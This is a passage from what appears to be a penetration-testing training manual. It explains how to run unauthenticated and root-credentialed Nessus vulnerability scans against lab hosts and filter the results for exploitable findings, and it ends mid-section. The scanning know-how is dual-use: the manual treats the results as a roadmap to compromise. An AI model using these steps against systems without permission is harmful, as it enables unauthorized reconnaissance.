

Figure 58: Selecting new Port Scanning Option

Within the *Port Scanning* section, we will set the *Port scan range* to show "0-65535" in order to scan all ports:



Figure 59: Configuring Scanner to Scan All Ports

In this scenario, we have chosen a scan definition that will scan all TCP ports but no UDP ports. While this will increase the speed of the scan, we might miss crucial services running on the target. During an engagement, we must weigh the stability of the target network, the scope of the target, the duration of the engagement, and many other factors when configuring our port scan options.

During the configuration of the scan definition, we did not configure any credentials, which implies that this scan will run unauthenticated. Additionally, we accepted the defaults under *Basic Network Scan*, which means brute forcing of user credentials will not be enabled. If we review other options under Basic Network Scan, we can verify that the scan will run generic checks against the target in contrast to other templates like *Spectre and Meltdown*, which include specific vulnerability checks. Keep in mind that a scan configured like this will be highly noticeable on the network traffic level as it scans all ports and searches for all applicable vulnerabilities.

Now that we have completely reviewed all the configuration options and understand (at least at a high level) what the scanner is going to do, we can proceed with running our first scan.

8.2.4 Unauthenticated Scanning With Nessus

When we are ready to run this first unauthenticated scan, we click the arrow next to *Save* and then click *Launch*:



Figure 60: Launching the Scan

Initially, the scan will have a status of *Running* (Figure 61).



Figure 61: Scan Status in Progress

Once the scan is finished, the status will change to *Completed* (Figure 62).



Figure 62: Scan Status in Progress

The scan time will vary based on many factors including the scan configuration and the speed of the network.

From the “My Scans” screen, we can click on the scan name, “Gamma - Basic”, to show the list of hosts discovered during the scan and the breakdown of potential vulnerabilities:



Figure 63: Viewing Scan Overview

Whether we scan one host or many, we can click on an IP address or hostname to display the vulnerabilities discovered for that target, as shown in Figure 64:



Figure 64: Viewing Discovered Vulnerabilities

We can filter these vulnerabilities by severity, exploitability, CVE, and more. To display the vulnerabilities that will most likely lead to target compromise, we can click on *Filter* and change the dropdown on the resultant panel to "Exploit Available", accepting the defaults of "is equal to" and "true". Once configured, we click *Apply*:



Figure 65: Filtering Vulnerabilities with Exploits

This will display a list of vulnerabilities in groups that are defined by Nessus:



Figure 66: Vulnerability List with Groups

While this grouping can be useful, we will click the gear icon at the top right of the table and click *Disable Groups*. This will present a preferred output format, listing all vulnerabilities on a single page, sorted by severity:



Figure 67: Disabling Grouping

This output format is perfect for our purposes as it displays a kind of roadmap to potential compromise of the target, with highest-risk vulnerabilities displayed first:



Figure 68: Grouping Disabled

Of course, some of the entries may represent false positives, which is why it is critical to review the scan data and manually test the scan results.

8.2.4.2 Exercises

1. Follow the steps above to create your own unauthenticated scan of Gamma.
2. Run the scan with Wireshark open and identify the steps the scanner performed to completed the scan.
3. Review the results of the scan.

8.2.5 Authenticated Scanning With Nessus

We can generate more detailed information and reduce false positives by performing an authenticated scan, which requires valid target credentials. To demonstrate the value of an authenticated scan, we will run one against our Debian lab client. Keep in mind however that as penetration testers we would not perform an authenticated scan in most cases without explicit permission and clear communication from the target network administrators due to potentially higher risks of unintentional interruptions to production systems.

To begin, we'll click the *New Scan* button to start a scan.



Figure 69: Creating a Scan

Even though all Nessus templates accept user credentials, we will use the *Credentialed Patch Audit* scan template, which comes preconfigured to execute local security checks against the target. This template will not only scan for missing operating system level patches, but will also scan for outdated applications that could be vulnerable to vectors such as privilege escalation.

Next, we will click the *Credentialed Patch Audit* card:



Figure 70: Selecting the "Credentialed Patch Audit" scan

Once again, we will provide a name for the scan and set the target. Note that the IP of your Debian client will vary. Please refer to the student control panel for the correct Debian client IP.



Figure 71: Basic Configuration of Authenticated Scan

Next, we click the *Credentials* tab and the *SSH* category. On the *Authentication method* dropdown, we select *password*, set the username to "root", and provide the password for our Debian client. The proper configuration can be seen in Figure 72:



Figure 72: Entering SSH Credentials

While we will only use the SSH configuration for this example, we can easily review the other Nessus-supported authentication mechanisms by clicking the *Categories* dropdown menu and selecting *All*.

Finally, we can click the arrow next to *Save*, and then *Launch* the scan:



Figure 73: Launching the Scan

As with the unauthenticated scan, while the scan is in progress the status is reported as "Running". Once the scan reaches a "Completed" status, we can click on the scan name to open up the list of hosts and click on the Debian client's IP. This shows a list of the discovered vulnerabilities that may be exploitable on the Debian target:

